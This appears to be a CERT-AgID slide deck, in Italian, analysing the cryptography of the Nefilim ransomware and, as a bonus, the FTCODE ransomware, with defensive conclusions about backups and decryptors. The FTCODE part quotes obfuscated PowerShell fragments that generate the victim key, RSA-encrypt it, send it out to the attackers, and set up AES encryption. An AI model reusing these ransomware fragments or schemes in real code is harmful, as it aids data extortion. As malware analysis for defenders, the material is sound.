
Chiave ed IV casuali

Chiave ed IV cifrati

Facilissimo riconoscere le primitive.
Nessun reverse engineering richiesto,
basta leggere la documentazione

Nefilim

AES128-CTR è l'unica primitiva da riconoscere. Facile capire che è AES, dalle S-Box. Identificare il modo è un po' più complesso ma comunque fattibile.



Nefilim

La chiave pubblica è unica per vittima. La chiave pubblica RSA usata per proteggere chiave ed IV AES è fissa. Ma siccome questi ultimi non sono trasmessi ai criminali, il loro decryptor deve


contenere la chiave privata per decifrarli. Potrebbe essere riusato anche da altre vittime.

Nefilim non è diffuso tramite campagne.

La scelta dello schema crittografico ci fa capire che Nefilim è personalizzato per vittima, quindi usato solo in seguito alla compromissione della rete aziendale/amministrativa.

Le chiavi e gli IV AES sono unici per file.

E quindi non possono essere trasmessi ai criminali, sono troppi.



Nefilim

Riepilogo.

```
encrypt_file(mf):  
    key ←R [0, 2128)  
    IV ←R [0, 2128)  
    eF = AES128-CTR(key, iv, mF)  
    ekey = RSA_encrypt(pk, key)  
    eiv = RSA_encrypt(pk, IV)  
    return eF, ekey, eiv
```

Le primitive usate sono sicure. Ma sono usate in modo corretto?

Il modo CTR di AES128 è **sicuro**.

RSA_encrypt cifra un payload di 16 byte con una chiave di 256 byte (2048 bit). Se non fosse usato

il padding e l'esponente pubblico fosse piccolo abbastanza, avremmo $c = m^e \ll 2^{256}$ riducendo così il problema del logaritmo discreto all'estrazione di radice.

Ma RSA_encrypt usa il provider crittografico di Windows. Questo usa il padding, semplice prova: cifrare un testo di 256 byte genera un errore (perché non c'è spazio per il padding).

La fonte di entropia è sicura? Sì, usa SystemFunction036 di *advapi32.dll* che chiama l'anonima funzione in *cryptbase.dll* che usa *KSecDD* (che è certificato FIPS).

Conclusioni

Librerie crittografiche sicure e facili. Gli sforzi fatti per semplificare l'adozione, da parte dei programmatori, della crittografia sicura si ripercuotono sulla facilità di creazione di ransomware sicuri.

Il mondo è pieno di pessimi programmatori. Soprattutto quelli che si dedicano ai malware. Vale sempre la pena studiare la crittografia di un ransomware alla ricerca di vulnerabilità.

La difesa migliore rimane la prevenzione. Ovvero i backup. I ransomware sono insidiosi perché non necessitano di privilegi particolari e non allertano gli AV (sono quindi difficili da rilevare a priori).

Progetto nomoreransom.org. Raccoglie i decryptor conosciuti. Chi vuole può contribuire.

Allenamento utile: prendere un ransomware per cui esiste un decryptor e provare ad individuare le vulnerabilità che usa.

GRAZIE PER L'ATTENZIONE



Domande?

Scrivi a:
info@cert-agid.gov.it

Bonus - FTCODE

Un ransomware diffuso tramite massicce campagne in Italia. Sparito dalla fine del 2019. Si è evoluto da semplice Ransomware, aggiungendo prima una parte Infostealer e poi un'app malevola per Android.

Anche la sua crittografia si è evoluta. Inizialmente era evidente che gli autori non avevano posto grossa attenzione all'argomento.

Conteneva due vulnerabilità. Una riguardava l'invio in chiaro della chiave segreta (successivamente risolta) e l'altra riguardava la sorgente di entropia che usava (non sicura con PowerShell < 3.0).

Bonus - FTCODE

```
$uuhdjxfvsx = (get-random -count 50 -input (48..57 + 65..90 + 97..122) |  
    foreach-object -begin { $pass = $null } -process {$pass += [char]$_} -end {$pass});
```

Chiave casuale di 50 byte

```
$tyavzwaaec="BXCODE hack your system";
```

```
$dcvhhttui="BXCODE INIT";
```

```
$all = $uuhdjxfvsx + ";" + $tyavzwaaec + ";" + $dcvhhttui;
```

```
[byte[]]$swbauvwfe = [system.Text.Encoding]::Unicode.GetBytes( $uuhdjxfvsx );
```

```
[byte[]]$buxyizvg = [system.Text.Encoding]::Unicode.GetBytes( $tyavzwaaec + ";" + $dcvhhttui );
```

```
$sgtscei = New-Object System.Security.Cryptography.RSACryptoServiceProvider(1024);
```

```
$sgtscei.ImportCspBlob( [system.Convert]::FromBase64String('BgI...w==') );
```

Chiave pubblica RSA

```
$cutyjjifew = [system.Convert]::ToBase64String( $sgtscei.Encrypt($swbauvwfe , $false) );
```

```
$tzhduztzas = [system.Convert]::ToBase64String( $sgtscei.Encrypt($buxyizvg , $false) );
```

```
$xeehfyj = edbdzvsfj ("guid=$jwfdeawivf&ext=$xatafca&ek=$uuhdjxfvsx&r0=" + ([uri]::EscapeDataString($cutyjjifew)) +  
    "&s0=" + ([uri]::EscapeDataString($tzhduztzas)) + "&");
```

Chiave segreta inviata
sia in chiaro che cifrata

```
function ifaefbg($xiyws, $fcubihy, $tyavzwaaec, $dcvhhttui) {
```

```
    $zzasycyt = new-Object System.Security.Cryptography.RijndaelManaged;
```

```
    $yuavshdai = [Text.Encoding]::UTF8.GetBytes($fcubihy);
```

```
    $tyavzwaaec = [Text.Encoding]::UTF8.GetBytes($tyavzwaaec);
```

```
    $zzasycyt.Key = (new-Object Security.Cryptography.PasswordDeriveBytes $yuavshdai, $tyavzwaaec, "SHA1", 5).GetBytes(32);
```

```
    $zzasycyt.IV = (new-Object Security.Cryptography.SHA1Managed).ComputeHash( [Text.Encoding]::UTF8.GetBytes($dcvhhttui)
```

```
) [0..15];
```

```
    $zzasycyt.Padding="Zeros";
```

```
    $zzasycyt.Mode="CBC";
```

```
    [...];
```

```
}
```

La chiave segreta generata è più
lunga di quella derivata (32 byte)